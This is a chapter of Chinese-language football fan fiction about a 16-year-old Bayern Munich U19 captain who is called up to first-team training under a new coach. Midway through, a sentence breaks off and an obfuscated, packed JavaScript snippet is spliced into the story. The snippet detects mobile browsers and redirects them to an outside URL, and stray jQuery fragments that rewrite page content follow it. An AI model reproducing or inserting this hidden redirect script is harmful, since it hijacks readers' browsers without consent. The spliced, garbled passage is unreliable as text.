六月末的赛本纳训练基地午后,空气里弥漫着青草与泥土混合的气息。
身为U19梯队的队长西格勒正坐在场边的长凳上晒太阳,手上摆弄着一个水瓶,目光懒洋洋看向篮球场上的嬉笑的少年们。
他们都是梯队的小将,现在是午休,不知是谁提议拉着所有人一起来这里打篮球,总之喜欢的不喜欢的都聚集在这里。
西格勒打了个哈欠,想要回基地睡一觉,目光和兴致勃勃拿着篮球的克雷希奇对上视线,他匆匆朝球框扔了一球,向着他走来。
四下没有外人,大家也渐渐开始袒露心声。
“我还是不敢置信他们开除了弗里克,他可是六冠王的功勋教练!”克雷希奇成功往球框丢进了一个球便兴致缺缺坐到西格勒旁边,声音压低:“难道是因为德国足协想要开除主教练勒夫,弗里克是他们挑选的接班人?”
金色的脑袋摇了摇,表示不知道。
西格勒今年16岁却已经当上了队长,除了优异的表现外还有一点至关重要,作为从12年就加入拜仁青训的老资历在梯队教练眼中总是拥有优先权的。
所以,每当外界有什么消息时,大家总默认他会知道一些情报。
不论真假,能满足八卦之心即可。
拜仁这家俱乐部总是很喜欢为国养贤,和德国国家队关系密切,西格勒不排除这种可能,没准真的是管理层的计谋呢。
但“我觉得就像媒体说的是引援问题,弗里克想要的球员高层认为太贵或者不合适,双方不欢而散。”
“我倒认为是新主席卡恩不喜欢声望太高的弗里克。”这一猜想也有不少人赞同。
不过再多猜忌也无用,现在的问题在于创下教练转会费历史记录的新教练纳格尔斯曼能不能成功接下这个担子。上赛季可是取得了六冠王的好成绩,球迷的胃口被养刁了自然而然对新赛季有更高的期待。
“感觉不太不行。”另一名球员加入讨论,同样压低声音:“纳格尔斯曼才33岁!比队长诺伊尔还小一岁,真的能压住更衣室吗?
他眼睛眨眨,看好戏之色溢于言表:“尤其是...我们的更衣室。”
此话一出,克雷希奇和西格勒都会心一笑。
这里可是勾心斗角到被媒体称之为绿茵好莱坞的俱乐部,各种炸裂新闻层出不穷,在豪门当教练承受的压力一般人可无法想象。
“半个月之后第一场季前友谊赛就知道了。”
“那时候......”提起友谊赛,西格勒默了默:“我们一线队还有人吗?”
其他人也跟着沉默了。
一线队当然有人,怎么会没人呢?但那时候主力们肯定因为刚结束的欧洲杯体力不济休假中,剩下的说句不好听全是虾兵蟹将,完全凑不出完整的大名单。
这种情况下,主教练能做的就是去二队甚至是梯队捞人。
想到这种可能,大家顿时兴奋了,每个人的眼睛都亮了起来。
这可是直升的好机会。
有时候并不是天赋异禀的球员,差的就是这么一个表现窗口。
“对哦!”克雷希奇一拍大腿,原本手里抱着的篮球差点脱手,“主力都没回来,纳格尔斯曼总得有人用吧?否则训练对抗赛都凑不齐人。”
别的球员也纷纷插话,看好戏的心态此刻全无全是精打细算:“新教练刚来,肯定想全面考察,纳格尔斯曼最擅长的就是培养新人,他肯定不会只看一线队里的熟面孔也会到梯队里瞧上几眼的。”
此话一出,大家悠哉打篮球的心情都飞出去了,恨不得马上开始训练,一股脑的将手中的篮球放回网内跟着早已起身的小队长回室内准备下午的训练。
嘿嘿,升入一线队,嘿嘿。
光是想想就开心,没准呢。
走在最前面的西格勒心中倒是没那么多小心思,笑死谁会把才16岁的小豆丁扔进一线队,拜仁从来没有这种先例,他就不需要擅自期待了,省的到最后又擅自失望。
做仁要有自知之明,多说多错,少说不错,谨言慎行。
西格勒走在队伍最前面,午后的阳光把他的影子拉得细长,身后队友们脚步急促身体从内而外散发出的兴奋逸散在四周。
队友们盘算说要在下午的对抗赛里多传出几脚威胁球,最好能够被路过的一线队助教多看几眼,还有人念叨着从YouTube上看到的纳格尔斯曼用人习惯,说他在其他球队执教时都敢用小将,说不定真的会破例。
窸窸窣窣的喧闹声撞在走廊的墙上,又弹回来,落在西格勒耳里,只觉得有些不真切。
走廊尽头,此行的目的地战术分析室门敞开着,里面已经亮起了灯,冷气开的很足,走进去的瞬间,西格勒顿时感到一阵凉爽。果然,刚才就不该跟着克雷希奇出去打篮球,热死了。
他们随意找了一个位置坐好,不一会下午的战术课教练就来到了教室,神色是一贯的严肃,对少年们躁动的心视若无睹。
猜都能知道这群teenager在为什么高兴。
教练的激光笔点在屏幕上,随时暂停视频,拆解当下两支队伍的站位和传球选择。
“看这次由守转攻,我们的阵型展开的太慢,对面的三条线已经就位。”教练目光转向下方五官精致,明显比身边其他人看起来更年幼的的中场核心,语气不免缓和些许:“埃尔温,你当时在想什么?”
西格勒立刻坐直身体,目光聚焦在屏幕上自己那个小小的身影。画面中,他刚把球从对方脚下捅走,身边至少有两个出球点,教练已经把两个方向标出来了。
“我在考虑第三条出路,想要独立摆脱他们的围堵。”
他坦然道,语气里毫无心理负担,谁能保证自己不会突然灵机一动呢,大部分人踢球的时候都是按照本能行动的。
西格勒知道他应该在两条路二选一,但是直觉告诉他可以另辟蹊径。
这是解释不清的直觉。
教练闻言无奈收起笔,叉腰看着他:“但是你思考的间隙差点失去了球权。”
随即在屏幕上画了一个全,圈出了当时对方防守阵型中那片稍纵即逝的间隙,按照西格勒的实力他本应该把握住。
“在高节奏的比赛中,清晰的决策比完美的技术有时候更重要,尤其是攻防转换的瞬间。”
就这样,教练一个个点出在场每个人的失误,分析每一个细节并讲出正确选择。室内放着的冷气逐渐给球员们的大脑降温,大家的理智重新回归。
西格勒的失误其实不多,点出几点在战术板上记录好后就开始神游,听着教练讲解其他人错误的同时,眼角的余光不由自主瞥向窗外。
【让我瞅瞅外面发生了什么.JPG】
一线队的训练场外,那里人影稀疏,几个助理教练模样的身影正在场边走动,偶尔停下来,对着手里的平板记录着什么。
课间休息的提示音短促响了两声,教练立刻收拾东西离开,他们太爱教练这一点了。
战术室的紧绷的气氛像被戳破的气球一样炸裂开,消散不见。
少年们立刻东倒西歪,有人伸长胳膊瘫在椅子上,有人则迫不及待摸出手机开始玩。
埃尔温没有行动,还盯着窗外,那几个眼生的助教还聚在外面聊天。
“喂,看得这么入神。”克雷希奇凑过来,胳膊搭在肩上,也顺着他的目光往外瞅:“难得看到你不第一时间玩手机。”
“有更重要的事情值得看。”西格勒说着,收回视线,他又不会唇语听不懂教练们在外面叽里呱啦什么还是不继续盯人了,省的被发现双方都尴尬。
“说真的,你觉得我们有戏吗?就刚才战术课上的表现。”
“不清楚,实战课才是最重要的。”
“说的也是。”
此话一出,几个竖着耳朵偷听的家伙强装的镇定怎么也把持不出,期待都快从眼睛里溢出来了。
西格勒把水瓶盖拧的咔咔作响:“教练让你往东你就往东,让你当柱子就别想着开花。别想那么多,小心下次操练的时候跑岔气。”话是这么说,他自己也像踹了只在心里跑来跑去的兔子似的,
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17211161|197399||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();$(''#content'').append(''
被队友们折腾的有点烦,刚才战术教练的提点更是在他心里留下了一个小疙瘩。
要赶紧开始训练,把这些思绪清理掉。合格的职业运动员不应该被场下的事情影响。
U19的训练照常进行。
热身时,大家明显比平时更来劲,拉伸压腿都带着股狠劲,就连平时偶尔偷懒耍滑的几个人,今天有规规矩矩的,眼神是不是扫过摆在一旁录像的训练记录仪。
仿佛此刻装模作样五分钟就能荣华富贵一辈子一样。
教练还是那副样子,背着手在场边踱步,脸上没什么表情,偶尔吹哨叫停,纠正一下跑位或者传球力度。
似乎和平时没什么不同,但西格勒感觉教练今天观察他们的时间,好像比平时长了一点。
分组对抗开始,今天对抗的节奏很快,拼抢也异常激烈,平时可能会收着的动作,今天都放开了踢。
西格勒踢得很专注,努力把战术课上的吸收到的知识在场上套,试图更快地做出决策,加快攻防转换的速度。
一次中场拦截后,他几乎没有停顿,抬头的同时脚弓一推,皮球贴着草皮,精准穿过对方两名球员之间的缝隙,找到了突然启动从后方插上的克雷希奇。
这球传的舒服。
克雷希奇没有停顿接住,顺势过人就得到了面对门将的机会。
GOAL?
门将收回了一个goal,并大喊一声yes。
“NO--”克雷希奇懊恼抱头不敢回头看西格勒的表情。
西格勒跑过去,没有多说什么只是拍了拍他的后背:“下次射门仓促的话,可以试着挑射一下。”
对抗赛如火如荼进行中。每个人都像是上了发条不知疲倦的四处奔跑,拼抢。
场边U19教练依旧不动声色,而远处不知什么时候出现的助教则在战术板上笔尖攒动记录着什么。
就在进行最后放松拉伸的时候,助教越过场边的隔离带走上前。
所有正在恢复体力的球员动作齐齐一顿。不提云淡风轻还在整理发型的西格勒,哪怕是最累的人也瞬间支棱起了耳朵,目光追随着助教的脚步。
西格勒正在弯腰够自己的脚尖,姿势定格在那里,明明喝了不少水,但莫名的还是喉咙发干。
他强迫自己继续拉伸动作,一下又一下,耳朵却竖的比兔子还直。
教练和助教交谈了几句,距离有点远听不清具体内容。
只看到助练边说边朝他们这边比划着什么,然后便步履匆匆离开了。
教练站在原地,看了看手里的记事板,然后转过身,面向球员们。
此刻的他格外的神圣,掌握着他们的生杀大权。
他清了清嗓子,四周安静只剩下喘气声。
“下面念到名字的人,”教练的声音不大,却清晰的在下午空旷的训练场上回荡。“明天中午午餐后,不用来这边集合,直接去找刚才的助教报道,参加下午的训练。”
“呼--”不知是谁吹了声合时宜的口哨声,缓解了紧张的气氛。
第一个名字被念出,是那个队伍里身材最高大的中后卫。
噼里啪啦响起一阵鼓掌声。
第二个,“埃尔温.西格勒。”
声音被念出的瞬间,当事人西格勒这一刻真的觉得时间仿佛被凝固了。
然后,就是嘈杂的声浪轰然炸开。
“我靠,队长!”
“你简直是我见过的天才里最天才的一个!”
“请客!必须请客!”
他被四面八方涌来的人围住了,肩膀被拍得生疼,耳朵里灌满了奇怪的怪叫和祝贺。
没有什么比亲眼见证一个16岁的少年升入一线队更令人激动的了!天哪,才16岁,如果不出意外他们的小队长会成为队史最年轻出场球员。
西格勒有点懵,脑子里像塞了一团浆糊,又像是无数个小烟花噼里啪啦一下子全部炸开。
他下意识咧开嘴,想说什么,却只发出了一个短促的音节:
“JA.”